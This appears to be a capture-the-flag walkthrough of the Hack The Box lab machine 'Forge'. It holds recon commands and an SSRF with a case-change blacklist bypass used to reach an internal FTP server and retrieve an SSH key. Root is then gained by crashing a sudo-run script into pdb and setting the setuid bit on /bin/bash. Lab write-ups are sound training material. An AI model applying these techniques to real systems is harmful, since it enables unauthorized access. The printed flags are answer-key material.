HACKTHEBOX

Hack The Box - Writeup

Machine: Forge

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Contents

1 Overview

Name	IP	Difficulty
Forge	10.10.11.111	Medium

Basically you use a vulnerability in an upload function to read files from a locally bound web service. You are then able to follow the trace and extract a private key to login via ssh. Finally you exploit a script, which you are able to run as root and which drops you into a gdb shell on error. There you can gain a root session.

2 Recon

2.1 nmap


Nmap results will give you three ports:

- 21/TCP, FTP, filtered
- 22/TCP, SSH, open
- 80/TCP, HTTP, open

```
> sudo nmap -sC -sV -oA nmap/forge -vvv 10.10.11.111

PORT   STATE    SERVICE REASON         VERSION
21/tcp filtered ftp     no-response
22/tcp open     ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4
    ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQA...
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTI...
|   256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5A...
80/tcp open     http    syn-ack ttl 63 Apache httpd 2.4.41 ((
    Ubuntu))
|_http-title: Did not follow redirect to http://forge.htb
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```


2.2 Webapp port 80

If you direct your browser to http://10.10.11.111 you will be redirected to http://forge.htb. Therefore we are adding this host to our */etc/hosts* file.




```
# Static table lookup for hostnames.
# See hosts(5) for details.

127.0.0.1       localhost.localdomain localhost
::1             localhost.localdomain localhost
127.0.1.1       redkite.localdomain redkite

10.10.11.111 forge.htb
~
```

The website then shows us an “image gallery and an”upload”-button in the top right corner.



The upload dialog lets us upload either an image from disk or one from an url as can be seen from the next figure:



We can easily upload an image but a file like a command shell will be blocked.

Testing the “Upload from url” feature we can provoke a callback from the box to our attackers system:

```
> sudo ncat -lnvp 80
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.111.
Ncat: Connection from 10.10.11.111:38550.
GET /foo.png HTTP/1.1
Host: 10.10.14.8
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

2.3 Virtual host enumeration


As this site at first did not give me anything else I decided to try and find other vhosts using *wfuzz*.

```
> wfuzz -c -w ~/tools/wordlists/SecLists/Discovery/DNS/subdomains⤸
   -top1million-5000.txt -u 'http://forge.htb' -H "Host: FUZZ.⤸
   forge.htb" --hw 26
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://forge.htb/
Total requests: 4989

=====================================================================⤸

ID           Response   Lines    Word        Chars        Payload
=====================================================================⤸


000000024:   200        1 L      4 W         27 Ch        "admin"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 0
```

Wfuzz is giving us the vhost admin. Therefore we add this to our “/etc/hosts”-file, too.


2.4 Webapp port 80 - vhost admin

Looking at this page with a browser one will discover, that this page can only be accessed from an internal source, as the following figure shows.


Only localhost is allowed!

We need to use a vulnerability in the main web application to access the app at http://admin.forge.htb from an interal source.

But entering *http://admin.forge.htb* into the “Upload from url”-dialog will result in a blocked request due to a blacklist.


Upload local file Upload from url

URL contains a blacklisted address!

We can easily bypass the blacklist by entering *http://**A**dmin.**F**orge.htb* as an url.

If you look at this request other than in a browser (in my case I am using *Burp*) you are able to see the site as html markup. Within this response you can discover different other paths.

```
<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main⤸
   .css">
    <header>
        <nav>
        <h1 class=""><a href="/">Portal home</a></h1>
        <h1 class="align-right margin-right"><a href="/⤸
   announcements">Announcements</a></h1>
        <h1 class="align-right"><a href="/upload">Upload image</a⤸
   ></h1>
        </nav>
    </header>
    <br><br><br><br>
    <br><br><br><br>
    <center><h1>Welcome Admins!</h1></center>
</body>
</html>
```

Finally looking at */announcments* we can discover credentials and some instructions:

```
An internal ftp server has been setup with credentials as user:⤸
   heightofsecurity123!
The /upload endpoint now supports ftp, ftps, http and https ⤸
   protocols for uploading from url.
The /upload endpoint has been configured for easy scripting of ⤸
   uploads, and for uploading an image, one can simply pass a url⤸
    with ?u=<url>.
```

3 Initial foothold

So next up the path is quite clear. We can access the internal *ftp* service, which was filtered in the nmap scan using the vulnerability in the main web application.

3.1 Exploit path

```
POST /upload HTTP/1.1
Host: forge.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:92.0) Gecko/201001⤸
    01 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,⤸
    image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://forge.htb
Connection: close
Referer: http://forge.htb/upload
Upgrade-Insecure-Requests: 1

url=http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity12⤸
    3!@Admin.Forge.htb&remote=1
```

You will receive an url where you can see the “uploaded image”. This url will reveal the information we requested.

There you can see the content of the internal bound ftp server:

```
HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 10:17:13 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=22Yb2ccss7ZHqWsL5mT7
Content-Length: 126
Last-Modified: Wed, 22 Sep 2021 10:17:03 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

drwxr-xr-x    3 1000     1000         4096 Aug 04 19:23 snap
-rw-r-----    1 0        1000           33 Sep 21 10:27 user.txt
```

3.2 Fetching user.txt

This way we can also read the user.txt file directly requesting the url http://Admin.Forge.htb/upload?u=ftp://user:heightofsecurity123!@Admin.Forg

```
HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 10:19:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=fwLAC8m8LiPBLyhZb0eU
Content-Length: 33
Last-Modified: Wed, 22 Sep 2021 10:19:44 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

812765a195ec9d2bb2f47128019b176a
```

3.3 Gaining shell

So as we are a ftp user called *user* in a home directory we could also try ssh in with the creds:

```
> ssh user@forge.htb
The authenticity of host 'forge.htb (10.10.11.111)' can't be ⤶
    established.
ED25519 key fingerprint is SHA256:ezqn5XF0Y3fAiyCDw46VNabU1GKFK0⤶
    kgYALpeaUmr+o.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint⤶
    ])? yes
Warning: Permanently added 'forge.htb' (ED25519) to the list of ⤶
    known hosts.
user@forge.htb: Permission denied (publickey).
```

But as we discover we would need to have a private key to ssh into the box.

So, hidden folders will not be displayed in listing. Right? But we get lucky and can retrieve the private key of user nonetheless as a key exists at ".ssh/id_rsa".

```
HTTP/1.1 200 OK
Date: Wed, 22 Sep 2021 10:27:40 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: image/jpg

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc⤶
    2gtcn
[ommited for readability]
shlLupso7WoS0AAAAKdXNlckBmb3JnZQE=
```

Finally we can use this key to ssh into the box.

```
> vim id_rsa
> chmod 600 id_rsa
> ssh -i id_rsa user@forge.htb

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 22 Sep 2021 10:31:05 AM UTC

  System load:           0.0
  Usage of /:            43.9% of 6.82GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             222
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.111
  IPv6 address for eth0: dead:beef::250:56ff:feb9:1d00


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$
```

4 Privilege escalation

First check is sudo -l and this will reveal we can run a python script as root.

```
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/⤸
   local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

So lets check what the script will do:

```
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secret
   adminpassword':
    clientsock.send(b'Wrong password!\n')
    else:
    clientsock.send(b'Welcome admin!\n')
    while True:
        clientsock.send(b'\nWhat do you wanna do: \n')
        clientsock.send(b'[1] View processes\n')
        clientsock.send(b'[2] View free memory\n')
        clientsock.send(b'[3] View listening sockets\n')
        clientsock.send(b'[4] Quit\n')
        option = int(clientsock.recv(1024).strip())
        if option == 1:
        clientsock.send(subprocess.getoutput('ps aux').encode())
        elif option == 2:
        clientsock.send(subprocess.getoutput('df').encode())
        elif option == 3:
        clientsock.send(subprocess.getoutput('ss -lnt').encode())
        elif option == 4:
        clientsock.send(b'Bye\n')
        break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
```

The last part of this script is quite interesting. We can see that the user gets to choose from a menu. Choices are 1 to 4. And there is also no default choice. So if one was to choose “a” for example we will crash the script and land in a pdb.post_mortem shell. This could payout for us.

So we need to ssh sessions for this.

In the first ssh session we start the script like:

```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
Listening on localhost:5959
```

In a second session we trigger the bug connecting to the socket and choose “a” from the menu. The password we need to enter one can find in the script itself.

```
user@forge:~$ nc localhost 5959
Enter the secret password: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
a
```

After triggering we can look at our first session and have an interactive shell there.

```
invalid literal for int() with base 10: b'a'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) 1+1
2
(Pdb) import os
(Pdb) os.system("id")
uid=0(root) gid=0(root) groups=0(root)
(Pdb) os.system("chmod 4775 /bin/bash")
(Pdb) exit
```

I chose to modify “/bin/bash” with a setuid bit to gain an interactive shell afterwards.

```
user@forge:~$ /bin/bash -p
bash-5.0# id
uid=1000(user) gid=1000(user) euid=0(root) groups=1000(user)
bash-5.0# cd /root
bash-5.0# cat root.txt
ae37345dd6a5cf9001c7668496ab77c3
bash-5.0#
```